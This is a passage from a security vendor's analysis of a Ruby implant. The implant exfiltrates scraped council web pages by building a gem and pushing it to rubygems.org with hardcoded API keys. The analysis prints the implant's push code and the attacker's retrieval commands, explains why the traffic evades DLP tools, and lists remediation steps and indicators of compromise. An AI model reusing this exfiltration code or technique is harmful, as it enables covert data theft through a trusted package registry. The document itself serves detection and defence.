With staging complete and credentials injected, the implant shells out to the `gem` CLI to build and push the package to `rubygems.org`. This is the exfiltration event itself.

```
Dir.chdir(root) do
  out2 = `gem build x.gemspec 2>&1`
  out3 = `gem push lambeth71b-0.0.2.gem --host https://rubygems.org 2>&1`
  File.write("#{root}/log", out2+"\n"+out3) rescue nil
end
```

`Dir.chdir(root)` scopes the build context so `gem build` locates the `gemspec` and `lib/` tree correctly. The explicit `--host <https://rubygems.org>` pin prevents accidental pushes to a configured private registry and makes the exfiltration endpoint unambiguous. Both CLI invocations capture `stdout` and `stderr` via backticks; the combined output is written to `#{root}/log` but that write is itself wrapped in `rescue nil` so even the local log is silently dropped on failure.

Network signature of the exfiltration event:

When `gem push` executes, it performs an HTTP POST to `https://rubygems.org/api/v1/gems` with:

- `Content-Type: application/octet-stream`
- `Authorization: <rubygems_api_key> header`
- Request body: the raw binary `.gem` archive (a tar containing `metadata.gz` and `data.tar.gz`)

The scraped response data is inside `data.tar.gz` → `lib/result.txt` within that archive. From a network monitoring perspective, this event is a single

outbound TLS POST to `rubygems.org:443` carrying a binary body. It closely resembles a legitimate developer release workflow. Standard DLP tools inspecting egress for plaintext keywords will see nothing — the data is gzip-compressed inside a tar archive inside a TLS session.

Retrieval by the attacker requires only the gem name and version:

```
gem fetch lambeth71b -v 0.0.2
tar xf lambeth71b-0.0.2.gem data.tar.gz
tar xzf data.tar.gz ./lib/result.txt
```

The exfiltrated content is then available as a structured plaintext file containing the harvested environment metadata and the full council page response body, delimited by `==== URL ... ==ENDURL==` markers for programmatic parsing.

Recommended Actions

1. **Yank all identified gem packages.** Run `gem yank <name> -v <version>` for each confirmed package name. File a rubygems.org abuse report requesting emergency removal of the full package set — yanked gems may still be cached by mirrors.
2. **Audit /tmp on all potentially affected machines.** Search for `lambeth71b*`, `rubydocran_*`, `/tmp/gemhome/`, and any directory matching `/tmp/[a-z]+[0-9]+[a-z]+[0-9]{10}[0-9]+/`. Preserve and forensically image any hits before deletion.
3. **Identify the delivery vector.** This implant does not self-propagate — it was placed on a machine by another mechanism. Audit Bundler configuration files (`.bundlerc`, `Gemfile`, `config/application.rb`), gem post-install hooks, CI pipeline definitions, and dotfile repositories for references to `evil.rb`, `hack.rb`, `script.rb` or `payload.rb`.
4. **Alert on `ENV['HOME']` mutation to /tmp paths in production Ruby processes.** Runtime security tooling (Falco, eBPF-based syscall monitors) can detect `putenv/setenv` calls that redirect `HOME` out of `/home` or `/root` into `/tmp`. This is an abnormal operation in any legitimate Ruby application.
5. **Block outbound gem push in CI pipelines that do not publish gems.** If your CI workflows do not legitimately push to `rubygems.org`, add an egress rule blocking HTTPS POST to `rubygems.org/api/v1/gems`. For pipelines that do publish, restrict allowed gem names to an explicit allowlist.

Indicators of Compromise

Files

payload.rb

- SHA-256:
239440c830e17530dda0a8a06ed2708860998750a1e3ed2239e919465dc59420
- SHA-1: 5f924c0454f1fb6b2299d658c3bb4e75ce3d0b66
- MD5: 81c34eea9c853c5ec13a3b3cd4a2228b

script.rb

- SHA-256:
c2d6bcacc88177e0f2c8c262726f86f37e671b1692c8bc135bac4b610ddcf31a
- SHA-1: db9827ae2c004a4dc6009be2d009477bff5249df
- MD5: 9211506ae02c9e4e75aeadfebeb4883c

evil.rb

yardload.rb

yard_plugin.rb

exploit.rb

extconf.rb

fetcher.rb

Network Indicators

- hxxps://moderngov[.]lambeth[.]gov[.]uk/mgCalendarMonthView[.]aspx?M=1&Y=2026&GL=1&bcr=1
- hxxps://democracy[.]wandsworth[.]gov[.]uk/mgCalendarMonthView[.]aspx?M=1&Y=2026&GL=1&bcr=1
- hxxps://moderngov[.]southwark[.]gov[.]uk/mgCalendarMonthView[.]aspx?M=1&Y=2026&GL=1&bcr=1

RubyGems API Key Indicators

Full token values have been redacted. Socket has shared relevant indicators with trusted parties as appropriate.

- `rubygems_9feada...[REDACTED]....054a57`
- `rubygems_fb4e1b...[REDACTED]...6aec9dd`
- `rubygems_d8e875...[REDACTED]...503a533`

File System Artifacts

- `/tmp/<package><epoch_timestamp><pid>/`
- `/tmp/<package><epoch_timestamp><pid>/lib/result.txt`
- `/tmp/<package><epoch_timestamp><pid>/lib/x.rb`
- `/tmp/<package><epoch_timestamp><pid>/x.gemspec`
- `/tmp/<package><epoch_timestamp><pid>/<package>-0.0.2.gem`
- `/tmp/<package><epoch_timestamp><pid>/log`
- `/tmp/gemhome/.gem/credentials` — fabricated credentials file containing hardcoded API key
- `/tmp/gemhome/`
- `/tmp/rubydocran_*`

Malicious Gem Packages

Static Gemspec Indicators

- `s.summary='result'`
- `s.summary='o'`
- `s.authors=['x']`
- `s.authors=['a']`
- `s.authors=['south']`

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email